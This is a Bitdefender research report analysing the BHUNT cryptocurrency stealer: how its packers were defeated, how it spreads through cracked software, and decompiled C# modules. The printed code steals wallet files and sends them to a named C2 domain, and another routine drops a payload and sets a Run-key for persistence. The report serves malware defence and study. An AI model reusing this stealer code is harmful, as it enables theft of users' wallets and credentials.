



Security

# Poking Holes in Crypto-Wallets: a Short Analysis of BHUNT Stealer



# Contents

|                                  |    |
|----------------------------------|----|
| Summary .....                    | 3  |
| Key Findings.....                | 3  |
| Technical analysis.....          | 3  |
| A primer on packers.....         | 3  |
| Initial access .....             | 6  |
| Execution flow .....             | 7  |
| Command and Control.....         | 18 |
| Impact .....                     | 18 |
| Campaign distribution .....      | 19 |
| Conclusion.....                  | 19 |
| Bibliography .....               | 20 |
| MITRE techniques breakdown ..... | 20 |
| Indicators of Compromise.....    | 21 |
| Hashes .....                     | 21 |
| URLs .....                       | 21 |
| Files/Folders dropped .....      | 21 |

+

+

X

+

+

+

+

+

## Author:

János Gergő SZÉLES – Senior Security Researcher@ Bitdefender

## Summary

Ever since the Bitcoin boom, crypto currencies have risen sharply in value year after year. Besides attracting more investment, this gain has also increasingly motivated malicious actors to develop stealer malware specialized in gaining access to cryptocurrency wallets. Once they get to these wallets, they can freely and irreversibly transfer funds to wallets controlled by the attacker. In the past year, security researchers have noticed a surge in such cryptocurrency stealers such as the famous Redline Stealer [1] and WeSteal [2].

Bitdefender researchers are constantly monitoring crypto wallet stealers. This is how we spotted a dropper with a hidden file that ran from the \Windows\System32\ folder. The dropper always wrote the same file, mscrib.exe to the disk. Our analysis determined this is a cryptocurrency stealer, but its execution flow seems different from what we're used to seeing in the wild. We named the stealer BHUNT after the main assembly's name. BHUNT is a modular stealer written in .NET, capable of exfiltrating wallet contents (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin wallets), passwords stored in the browser, and passphrases captured from the clipboard.

In this article, we describe how we managed to unpack the executable files used in this campaign. We will present the execution flow of the malware and we analyze each module to determine its capabilities.

## Key Findings

- Bitdefender researchers have discovered a new family of crypto-wallet stealer malware, dubbed BHUNT
- Binaries are heavily encrypted with commercial packers such as Themida and VMProtect
- The samples identified appear to have been digitally signed with a digital certificate issued to a software company, but the digital certificate does not match the binaries.
- Malware components are specialized in stealing wallet files (wallet.dat and seed.seco), clipboard information and passphrases used to recover accounts
- The malware uses encrypted configuration scripts that are downloaded from public PasteBin pages.
- Other components specialize in theft of passwords, cookies and other sensitive information stored in Chrome and Firefox browsers

## Technical analysis

Before jumping into the technical aspects, we'd like to reiterate several core concepts about two packers used by the malware, VMProtect and Themida. Almost all components of the malware use some form of packing, and we had to go through the same steps to unpack them, as described in the following section.

### A primer on packers

VMProtect [3] and Themida [4] are packers that use a software virtual machine to emulate parts of code on a virtual CPU that has a different instruction set than a conventional CPU. This makes reverse-engineering the code extremely difficult because one first needs to understand the virtual CPU's architecture and instruction set [5] and then replace the opcodes with their native counterparts. Only then can an analyst grasp the meaning of the code [6] and bypass the other obfuscation techniques employed by the packer. Virtualizing code comes, however, at the expense of resource consumption and increased time for execution. Therefore, in many cases, developers who use VMProtect or Themida virtualize only some critical parts of their code (licensing, sandbox detection, decryption keys and routines, etc.) and leave the other



parts unvirtualized, in a packed state. From a reverse-engineering perspective, this means that, if we could bypass the anti-sandbox and anti-debugger techniques of the packer, we can get most of the unpacked contents by dumping the process memory during runtime.

Going step by step through the code with a debugger and bypassing every check is tedious work. More so, if the debugger detection code is virtualized, then there is no chance of getting through it in a reasonable time. Therefore, we need to rely on our knowledge of how to detect debuggers. To achieve this, we must patch the information in memory and hook all the functions to bypass debugger detection. However, manually adding hooks every time we start a debug session is also tedious, so we can use ScyllaHide [7], a plugin for Ollydbg/x64dbg/IDA that contains various anti-anti-debugger techniques. With some luck, the debugged process will run, then we can save its memory to hopefully reveal the unpacked code. To dump an executable from memory we can use Scylla [8], an open-source tool that can rebuild the import directory of an MZPE loaded in memory.

For most of the executables packed by VMProtect, these steps are enough to reveal unpacked contents in a memory dump. In the figure below, we can see valid strings along with a low entropy resembling code and valid *int3* opcodes.

**Fig.1.** Contents of a file packed with VMProtect after dumping it from memory

In the case of Themida, even if we bypass all the debugger detection, we still don't get an unpacked executable. As we can see in the figure below, we dumped the memory of our executable after it got loaded in memory, but we only see a big blob of packed code with high entropy and scrambled strings.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text       |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------|
| 00000400  | 48 | E1 | 9C | 02 | 02 | 1C | 05 | 0C | 50 | 36 | 10 | 10 | 67 | 34 | 08 | 01 | Háœ.....P6...g4..  |
| 00000410  | 08 | 61 | 06 | 50 | 20 | 9A | 0A | 70 | 1A | 1F | 01 | E6 | B4 | 09 | 0A | CE | .a.P š.p...æ'..í   |
| 00000420  | CA | EF | BE | 3B | 11 | 91 | 00 | 6C | 53 | 79 | 73 | 74 | 65 | 6D | 3A | 2E | Éi¾;.'1System:.    |
| 00000430  | 52 | 77 | 0D | 6F | 75 | 72 | 63 | 0C | 1D | 0A | 8F | 10 | 61 | 64 | FE | 07 | Rw.ourc.....adþ.   |
| 00000440  | 2C | 20 | 6D | FF | 8F | 6F | E3 | 6C | 69 | 62 | 37 | 14 | 56 | 1E | CF | 1F | , my.oälib7.V.í.   |
| 00000450  | 01 | 6E | 3D | 32 | 2E | 30 | 46 | 02 | 22 | 0C | 43 | 75 | 6C | 74 | 56 | 65 | .n=2.0F.".CultVe   |
| 00000460  | 39 | 3D | 6E | F9 | F1 | DD | 61 | F3 | 3F | 22 | 50 | 31 | 62 | 54 | 63 | 4B | 9=nùñÝaó?"PlbTcK   |
| 00000470  | FC | 79 | 54 | 3A | 6F | 6B | EF | 52 | AE | 37 | 27 | 61 | 35 | FE | 40 | 36 | üyT:okiR@7'a5p@6   |
| 00000480  | 31 | 39 | 33 | 34 | FE | 30 | 76 | 38 | 52 | 23 | 6D | A7 | 70 | 6E | 74 | 69 | 1934þ0v8R#m\$ptni  |
| 00000490  | 6D | FF | 58 | 11 | 53 | F5 | F9 | 02 | 4F | AD | 0A | 50 | 41 | 44 | 03 | 14 | mýX.Sõù.O..PAD..   |
| 000004A0  | B4 | B8 | FE | F1 | 13 | 30 | 91 | 32 | 33 | 20 | 22 | 18 | 11 | 7E | 1C | 0A | 'þn.0'23 "...~..   |
| 000004B0  | 04 | 14 | 33 | 28 | 7C | 0C | 0A | 09 | E6 | 72 | 59 | 03 | 02 | C1 | D0 | 0B | ..3( ...ærY..ÁD..  |
| 000004C0  | 01 | 02 | 28 | 1F | 8C | 23 | 6F | 7D | 0B | 73 | 44 | 7E | 0B | 28 | 07 | 80 | ..(.€#o}.sD~.(.€   |
| 000004D0  | 28 | 89 | 2D | 2A | A0 | 81 | F2 | 64 | 06 | 81 | 23 | 22 | 1D | AE | 13 | 02 | (%-* .ðd..#".@..   |
| 000004E0  | 1E | 02 | 80 | A3 | 0A | 92 | 73 | 0C | B5 | 06 | 28 | 7F | 6B | 74 | 63 | 0C | ..€£.'s.µ.(.ktc.   |
| 000004F0  | 93 | 80 | 1E | 18 | 2D | 73 | 2D | 1F | 28 | 2E | DF | 0B | D4 | 20 | 2F | 99 | "€...-s-.(.B.Ö /™  |
| 00000500  | 61 | 28 | F3 | 7B | 21 | 77 | 5E | 62 | 07 | 61 | 6F | 81 | 26 | 2C | 46 | 50 | a(ó{!w^b.ao.&,FP   |
| 00000510  | 36 | 0C | 82 | 88 | 2A | 1B | 50 | 30 | 8B | 4B | CA | 51 | 24 | 64 | 11 | 1F | 6.,^*.PO<KÈQ\$d..  |
| 00000520  | 1D | 2D | 3E | E8 | 3C | 80 | 8A | 28 | 83 | D9 | 41 | 0C | 84 | 14 | 22 | 19 | .->è<€Š(fÙA...".   |
| 00000530  | 1C | A3 | 43 | 14 | FE | 9B | 34 | 14 | 0F | 73 | 85 | B9 | 88 | 86 | 8A | 17 | .£C.p>4..s...^+tŠ. |
| 00000540  | 80 | 1E | 0C | DE | 07 | 56 | 87 | 88 | DC | 7E | 54 | 1E | 7A | 01 | 4C | 10 | €..þ.V‡^Ü~T.z.L.   |
| 00000550  | BC | 8E | 19 | 07 | 25 | 3E | 0D | 6D | C2 | 96 | CC | 44 | 25 | 28 | 68 | 35 | ¾ž..%>.mÂ-ÌD%(h5   |
| 00000560  | 83 | 9D | B4 | F8 | 87 | DC | CC | 29 | 26 | 84 | 44 | 06 | 6F | 62 | 88 | 85 | f.'ø‡ÜI)&„D.ob^... |
| 00000570  | 72 | 79 | 49 | 1D | 02 | D1 | 17 | F5 | 89 | 83 | 1B | DE | 0E | 25 | 28 | 78 | ryI..Ñ.ð%f.þ.% (x  |
| 00000580  | 3F | A1 | B3 | 2A | 47 | 0E | 0E | DA | B0 | B1 | 67 | 19 | 9B | B6 | 0E | 99 | ?;^*G..Ú°±g.>¶.™   |
| 00000590  | FE | 88 | 70 | 04 | 44 | 32 | 27 | 85 | E7 | 14 | C6 | 8A | 19 | 24 | 28 | 54 | p^p.D2'..ç.ÈŠ.Ş(T  |
| 000005A0  | 59 | 6C | 7A | 10 | A4 | 4B | 47 | 0C | 3B | 14 | D2 | 84 | 46 | 50 | 38 | 20 | Ylz.¤KG.;.Ø,,FP8   |
| 000005B0  | C3 | 88 | B4 | 91 | 28 | 0C | 02 | 72 | F3 | 8F | 15 | 7C | 16 | 44 | 56 | 17 | Ã^'(..ró.. .DV.    |
| 000005C0  | 73 | 9A | C8 | 20 | FF | D1 | 0B | F7 | CA | 8B | 46 | 23 | 80 | 06 | FE | 04 | sšÈ yÑ.÷È<F#€.þ.   |
| 000005D0  | 30 | 39 | 80 | 6F | 06 | 72 | 09 | CC | 80 | 70 | 44 | 55 | 8B | B1 | 33 | 40 | 09€o.r.iþpDU<±3@   |
| 000005E0  | 9F | 64 | 17 | E1 | E0 | 0C | 08 | 72 | 23 | DF | 21 | 94 | 51 | 97 | 8D | 3C | Ýd.áà..r#ß!"Q-.<   |
| 000005F0  | 5D | 0B | 0F | 32 | 8C | 0B | 26 | 94 | EF | 47 | 0D | 65 | 42 | 49 | 2C | 4F | ]..2€.&"iG.eBI,O   |
| 00000600  | 17 | 90 | CC | 62 | 3B | 6B | DE | 0F | 90 | 25 | 13 | 04 | A6 | 26 | 1A | 72 | ..Íb;kþ..%..;&.r   |
| 00000610  | 29 | 01 | 4A | 06 | 87 | 37 | 39 | A1 | 20 | 1C | 08 | 52 | 98 | 74 | 56 | 74 | )..J.‡79; ..R~tVt  |
| 00000620  | D0 | 4C | 32 | 87 | 08 | 99 | 05 | 0F | 0A | 0C | 13 | DC | 91 | AF | 21 | 29 | ÐL2‡.™....Ü`-!)    |
| 00000630  | 88 | B1 | 01 | F0 | BD | 01 | 8D | 01 | 0E | 05 | 72 | C7 | 01 | 4A | 7B | 32 | ^±.ð%....rÇ.J{2    |
| 00000640  | 12 | 40 | D9 | 34 | 19 | 0C | 2B | 10 | 24 | F1 | 1B | 0A | 04 | 72 | 5D | AC | .@Ù4..+.þñ...r]~   |
| 00000650  | 78 | 4D | 05 | 53 | 07 | 0B | 1E | 2E | 1B | 12 | 09 | 23 | 98 | 0B | 09 | 0B | xM.S.....#~...     |
| 00000660  | 07 | 7D | 0E | A2 | 1E | 72 | B9 | 96 | B0 | FF | F5 | 08 | 4A | 27 | C2 | 08 | .}..¢.r¹-ºþö.J'À.  |
| 00000670  | 7D | 0F | 11 | D5 | 17 | B8 | 69 | 93 | 0C | AF | 02 | AE | 02 | 08 | F2 | 92 | }..ð..i"^-®..ð'    |
| 00000680  | 11 | 2A | 56 | 47 | 9C | CA | 0D | 9A | A3 | DC | D8 | 07 | 72 | 29 | 55 | 02 | .*VGœÈ.þ‡ÜØ.r)U.   |
| 00000690  | AA | 64 | 3B | 89 | 12 | 98 | 24 | 65 | A5 | 6F | 8D | C6 | 23 | 2C | 6A | 1B | *d.‰..~þeþo.E#,j.  |
| 000006A0  | 85 | 5F | 28 | 65 | F0 | 11 | FC | 8E | 1E | B7 | 17 | DA | 70 | 16 | 05 | 2B | .._(eð.úž..Úp..+   |
| 000006B0  | 46 | 6F | 08 | 1A | FD | C5 | 9A | 72 | 6D | 29 | 21 | DB | F7 | 76 | 8E | 0F | Fo..ýÅšrm)!Û÷vŽ.   |

Fig.2. Contents of a file packed with Themida after dumping it from memory

There are two very useful plugins or scripts that can unpack some Themida versions. These plugins can be loaded into Ollydbg or x64dbg and they can unpack contents when the executable is loaded in memory. Historically, for 32-bit executables and Ollydbg, there was Winlicense Ultra Unpacker [9], an Ollydbg script that could be executed with the ODbgScript plugin [10]. For newer versions of Themida and 64-bit executables, there is Themidie [11], achieving the same functionality of unpacking executables loaded into memory. In the figure below, we can see how the executable file is completely unpacked after executing Themidie.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E               | 0F | Decoded text        |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|----|---------------------|
| 00000400  | 48 | 00 | 00 | 00 | 02 | 00 | 05 | 00 | 50 | 36 | 00 | 00 | 10 | 34 | 00               | 00 | H.....P6....4..     |
| 00000410  | 01 | 00 | 00 | 00 | 01 | 00 | 00 | 06 | 50 | 20 | 00 | 00 | 70 | 01 | 00               | 00 | .....P ..p...       |
| 00000420  | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00               | 00 | .....               |
| 00000430  | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00               | 00 | .....               |
| 00000440  | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00               | 00 | .....               |
| 00000450  | B4 | 00 | 00 | 00 | CE | CA | EF | BE | 01 | 00 | 00 | 00 | 91 | 00 | 00               | 00 | '...ÍÊi%....'...    |
| 00000460  | 6C | 53 | 79 | 73 | 74 | 65 | 6D | 2E | 52 | 65 | 73 | 6F | 75 | 72 | 63               | 65 | lSystem.Resource    |
| 00000470  | 73 | 2E | 52 | 65 | 73 | 6F | 75 | 72 | 63 | 65 | 52 | 65 | 61 | 64 | 65               | 72 | s.ResourceReader    |
| 00000480  | 2C | 20 | 6D | 73 | 63 | 6F | 72 | 6C | 69 | 62 | 2C | 20 | 56 | 65 | 72               | 73 | , mscorelib, Vers   |
| 00000490  | 69 | 6F | 6E | 3D | 32 | 2E | 30 | 2E | 30 | 2C | 20 | 43 | 75 | 6C | ion=2.0.0.0, Cul |    |                     |
| 000004A0  | 74 | 75 | 72 | 65 | 3D | 6E | 65 | 75 | 74 | 72 | 61 | 6C | 2C | 20 | 50               | 75 | ture=neutral, Pu    |
| 000004B0  | 62 | 6C | 69 | 63 | 4B | 65 | 79 | 54 | 6F | 6B | 65 | 6E | 3D | 62 | 37               | 37 | blicKeyToken=b77    |
| 000004C0  | 61 | 35 | 63 | 35 | 36 | 31 | 39 | 33 | 34 | 65 | 30 | 38 | 39 | 23 | 53               | 79 | a5c561934e089#Sy    |
| 000004D0  | 73 | 74 | 65 | 6D | 2E | 52 | 65 | 73 | 6F | 75 | 72 | 63 | 65 | 73 | 2E               | 52 | stem.Resources.R    |
| 000004E0  | 75 | 6E | 74 | 69 | 6D | 65 | 52 | 65 | 73 | 6F | 75 | 72 | 63 | 65 | 53               | 65 | untimeResourceSe    |
| 000004F0  | 74 | 02 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 50 | 41               | 44 | t.....PAD           |
| 00000500  | 50 | 41 | 44 | 50 | B4 | 00 | 00 | 00 | B4 | 00 | 00 | 00 | CE | CA | EF               | BE | PADP'...ÍÊi%        |
| 00000510  | 01 | 00 | 00 | 00 | 91 | 00 | 00 | 00 | 6C | 53 | 79 | 73 | 74 | 65 | 6D               | 2E | ....'...lSystem.    |
| 00000520  | 52 | 65 | 73 | 6F | 75 | 72 | 63 | 65 | 73 | 2E | 52 | 65 | 73 | 6F | 75               | 72 | Resources.Resources |
| 00000530  | 63 | 65 | 52 | 65 | 61 | 64 | 65 | 72 | 2C | 20 | 6D | 73 | 63 | 6F | 72               | 6C | ceReader, mscorel   |
| 00000540  | 69 | 62 | 2C | 20 | 56 | 65 | 72 | 73 | 69 | 6F | 6E | 3D | 32 | 2E | 30               | 2E | ib, Version=2.0.    |
| 00000550  | 30 | 2E | 30 | 2C | 20 | 43 | 75 | 6C | 74 | 75 | 72 | 65 | 3D | 6E | 65               | 75 | 0.0, Culture=neu    |
| 00000560  | 74 | 72 | 61 | 6C | 2C | 20 | 50 | 75 | 62 | 6C | 69 | 63 | 4B | 65 | 79               | 54 | tral, PublicKeyT    |
| 00000570  | 6F | 6B | 65 | 6E | 3D | 62 | 37 | 37 | 61 | 35 | 63 | 35 | 36 | 31 | 39               | 33 | oken=b77a5c56193    |
| 00000580  | 34 | 65 | 30 | 38 | 39 | 23 | 53 | 79 | 73 | 74 | 65 | 6D | 2E | 52 | 65               | 73 | 4e089#System.Res    |
| 00000590  | 6F | 75 | 72 | 63 | 65 | 73 | 2E | 52 | 75 | 6E | 74 | 69 | 6D | 65 | 52               | 65 | ources.RuntimeRe    |
| 000005A0  | 73 | 6F | 75 | 72 | 63 | 65 | 53 | 65 | 74 | 02 | 00 | 00 | 00 | 00 | 00               | 00 | sourceSet.....      |
| 000005B0  | 00 | 00 | 00 | 00 | 00 | 50 | 41 | 44 | 50 | 41 | 44 | 50 | B4 | 00 | 00               | 00 | ....PADPADP'...     |
| 000005C0  | 13 | 30 | 02 | 00 | 33 | 00 | 00 | 00 | 22 | 00 | 00 | 11 | 7E | 1C | 00               | 00 | .0..3..."....~      |
| 000005D0  | 04 | 14 | 28 | 7C | 00 | 00 | 0A | 2C | 20 | 72 | 59 | 03 | 00 | 70 | D0               | 0B | ..( ..., rY..pD.    |
| 000005E0  | 00 | 00 | 02 | 28 | 1F | 00 | 00 | 0A | 6F | 7D | 00 | 00 | 0A | 73 | 7E               | 00 | ...{....o}...s~.    |
| 000005F0  | 00 | 0A | 0B | 07 | 80 | 1C | 00 | 00 | 04 | 7E | 1C | 00 | 00 | 04 | 2A               | 00 | ....€....~....*     |
| 00000600  | 13 | 30 | 01 | 00 | 06 | 00 | 00 | 00 | 23 | 00 | 00 | 11 | 7E | 1D | 00               | 00 | .0.....#....~       |
| 00000610  | 04 | 2A | 00 | 00 | 1E | 02 | 80 | 1D | 00 | 00 | 04 | 2A | 92 | 73 | 33               | 00 | .*....€....*'s3.    |
| 00000620  | 00 | 06 | 28 | 7F | 00 | 00 | 0A | 74 | 0C | 00 | 00 | 02 | 80 | 1E | 00               | 00 | ..(....t....€...    |
| 00000630  | 04 | 73 | 2D | 00 | 00 | 0A | 28 | 2E | 00 | 00 | 0A | 80 | 20 | 00 | 00               | 04 | .s-....(....€ ...   |
| 00000640  | 2A | 00 | 00 | 00 | 1E | 02 | 28 | 80 | 00 | 00 | 0A | 2A | 5E | 28 | 07               | 00 | *.....(€....*^(..   |
| 00000650  | 00 | 06 | 6F | 81 | 00 | 00 | 0A | 2C | 0A | 28 | 36 | 00 | 00 | 06 | 6F               | 82 | ..o.....,(6....o,   |
| 00000660  | 00 | 00 | 0A | 2A | 1B | 30 | 03 | 00 | 4B | 00 | 00 | 00 | 24 | 00 | 00               | 11 | ...*..K....\$...    |
| 00000670  | 7E | 1F | 00 | 00 | 04 | 2D | 3E | 7E | 20 | 00 | 00 | 04 | 0B | 07 | 28               | 83 | ~....->~ .....(f    |
| 00000680  | 00 | 00 | 0A | 07 | 28 | 84 | 00 | 00 | 0A | 7E | 1F | 00 | 00 | 04 | 2D               | 1C | ....(....~....-     |
| 00000690  | 28 | 07 | 00 | 00 | 06 | 14 | FE | 06 | 34 | 00 | 00 | 06 | 73 | 85 | 00               | 00 | (.....p.4....s....  |
| 000006A0  | 0A | 6F | 86 | 00 | 00 | 0A | 17 | 80 | 1F | 00 | 00 | 04 | DE | 07 | 07               | 28 | .ot....€....p..(    |

Fig.3. Contents of the same file, after unpacking it with Themidie

## Initial access

We noticed in our telemetry that the initial dropper process (*msh.exe* and *msn.exe*) was launched from *explorer.exe* that contains injected code. Most infected users also had some form of crack for Windows (KMS) on their systems. We could not capture any installer for those cracks, but we suspect they delivered the dropper for the cryptocurrency stealer. This technique is very similar to how Redline stealer delivers its payloads through fake cracked software installers [1].

## Execution flow




Fig.4. Execution flow of BHUNT

## `msh.exe/msn.exe`

After `explorer.exe` writes them to disk, `msh.exe` and `msn.exe` reside in the `\Windows\System32` folder as hidden files. They are packed with VMProtect to conceal their contents and code. The files are also signed with a digital signature issued to Piriform Ltd in an attempt to look legitimate. The signature does not match on the binaries, as it was simply copied from a legitimate executable belonging to Piriform Ltd. When unpacked, we see that it is a compiled Go program, as the code section starts with the Go build ID.




Fig.5. Invalid digital signature from Piriform Ltd.

The executable contains an embedded MZPE that the process will write to the disk to `\AppData\Roaming\mscrlib.exe`.


## `mscrlib.exe / BHUNT`

`mscrlib.exe` is the main component of the stealer, containing all modules with different capabilities inside a single unpacked .NET assembly. The title and Product Name in its version info is BHUNT, so we named it that too. The executable's name is always `mscrlib.exe`, similar to `mscorlib.dll`, the core library of the .NET framework.

```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyProduct("BHUNT")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyCopyright("Copyright © 2021")]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyTitle("BHUNT")]
```

**Fig.6. Version Info of msclib.exe**

We have captured more versions of this assembly. Each one contains all the codebase of the malware and the modules embedded in the resources, the difference being that each version calls a subset of the available methods from their main function. This indicates that the malware can be recompiled according to the attacker's needs.

**Fig.7. Methods of BHUNT (left), but only one of them being called**

There are a few small helper functions, like **drp**, **log**, **rdr**, **SendPostData**, that can be used by the methods that implement stealing capabilities.

The function called **drp** is responsible for opening a resource and writing the binary data to a file.

```
// BHUNT.Module1
// Token: 0x06000021 RID: 33 RVA: 0x00A11324 File Offset: 0x00A0F724
private static void drp(string path, byte[] res)
{
    BinaryWriter binaryWriter = new BinaryWriter(File.OpenWrite(path));
    binaryWriter.Write(res);
    binaryWriter.Close();
```

**Fig.8. drp function**

**Log** checks for existence of various crypto wallets (Exodus, Electrum, Atomic, Jaxx, Ethereum, Bitcoin, Litecoin) on the system and sends data about the MachineName and the Username to a C2 server, **hxpx://minecraftsquid[.]hopto[.]org/ifo[.]php**. The stealer exfiltrates all information to this URL during runtime. The function also checks if it can access the clipboard by storing and retrieving a hardcoded string.

**Fig.9. log function**

The function called **rdr** receives a path as parameter and reads the contents of the file into a string.

```
1 // BHUNT.Module1
2 // Token: 0x06000020 RID: 32 RVA: 0x00A11300 File Offset: 0x00A0F700
3 private static object rdr(string path)
4 {
5     StreamReader streamReader = new StreamReader(path);
6     string result = streamReader.ReadToEnd();
7     streamReader.Close();
8     return result;
9 }
```

**Fig.10. rdr function**

**SendPostData** is a method responsible for performing a POST request with the ContentType set to application/x-www-form-urlencoded. It sends the message received as parameter to the C2 server. While the function waits for response from the server, the contents are not used in any way.

```
1 // BHUNT.Module1
2 // Token: 0x06000022 RID: 34 RVA: 0x00A1134C File Offset: 0x00A0F74C
3 public static void SendpostData(string site, string message)
4 {
5     WebRequest webRequest = WebRequest.Create(site);
6     string s = "" + message;
7     byte[] bytes = Encoding.UTF8.GetBytes(s);
8     webRequest.Method = "POST";
9     webRequest.ContentType = "application/x-www-form-urlencoded";
10    webRequest.ContentLength = (long)bytes.Length;
11    Stream requestStream = webRequest.GetRequestStream();
12    requestStream.Write(bytes, 0, bytes.Length);
13    requestStream.Close();
14    WebResponse response = webRequest.GetResponse();
15    StreamReader streamReader = new StreamReader(response.GetResponseStream());
16 }
```

**Fig.11. SendpostData function**

In the following text, we discuss each of the main functions in detail, along with the tools the malware uses to achieve functionality.

## blackjack

This method is responsible for stealing wallet files. When it finds a wallet, it reads all its content, encodes it with base64 and uploads it to the C2 server. First, it searches all files named *wallet.dat* in all the subdirectories of *\AppData\Roaming\*. Then it specifically searches for Exodus wallet's *seed.seco* file and all the files from *\AppData\Roaming\Electrum\wallets*. It sends all these files to the C2 server and specifically logs that this information originated from the blackjack function.

```

private static void blackjack()
{
    checked
    {
        try
        {
            string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\"), "wallet.dat", SearchOption.AllDirectories);
            int num = 0;
            int num2 = files.Length - 1;
            for (int i = num; i <= num2; i++)
            {
                try
                {
                    byte[] inArray = File.ReadAllBytes(files[i]);
                    string str = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/info.php", "blackjack=" + str + " @" + files[i]);
                }
                catch (Exception ex)
                {
                }
            }
            if (directory.Exists(Environment.ExpandEnvironmentVariables("%appdata%\")) + "Exodus\\exodus.wallet\\"))
            {
                byte[] inArray2 = File.ReadAllBytes(Environment.ExpandEnvironmentVariables("%appdata%\")) + "Exodus\\exodus.wallet\\seed.seco";
                string text = Convert.ToBase64String(inArray2);
                Module1.SendPostData("http://minecraftsquid.hopto.org/info.php", string.Concat(new string[]
                {
                    "blackjack==",
                    Environment.UserName.ToString(),
                    "=====\r\n",
                    text,
                    " Exo found @ ",
                    Environment.MachineName.ToString()
                }));
            }
            if (Directory.Exists(Environment.ExpandEnvironmentVariables("%AppData%\\Electrum")))
            {
                string[] files2 = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%appdata%\")) + "Electrum\\wallets", "*.*");
                int num3 = 0;
                int num4 = files2.Length - 1;
                for (int j = num3; j <= num4; j++)
                {
                    byte[] inArray3 = File.ReadAllBytes(files2[j]);
                    string text2 = Convert.ToBase64String(inArray3);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/info.php", string.Concat(new string[]
                    {
                        "blackjack==",
                        Environment.UserName.ToString(),
                        "=====\r\n",
                        text2,
                        " Electrum found @ ",
                        Environment.MachineName.ToString()
                    }));
                }
            }
            catch (Exception ex2)
            {
            }
        }
    }
}
  
```

Fig.12. blackjack function

## chaos\_crew

```

// BHUNT.Module1
// Token: 0x0000001B RID: 27 RVA: 0x00A10A08 File Offset: 0x00A0EE08
private static void chaos_crew()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%") + "\\outllook.exe";
        Module1.drp(text, (byte[])Resources.chaos_crew.Clone());
        Process.Start(text);
        Interaction.Shell("cmd /c REG ADD \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /V \"Outllook\" /t REG_SZ /F /D \"\" + text + "\"",
            AppWinStyle.MinimizedFocus, false, -1);
    }
    catch (Exception ex)
    {
    }
}
  
```

Fig.13. chaos\_crew function

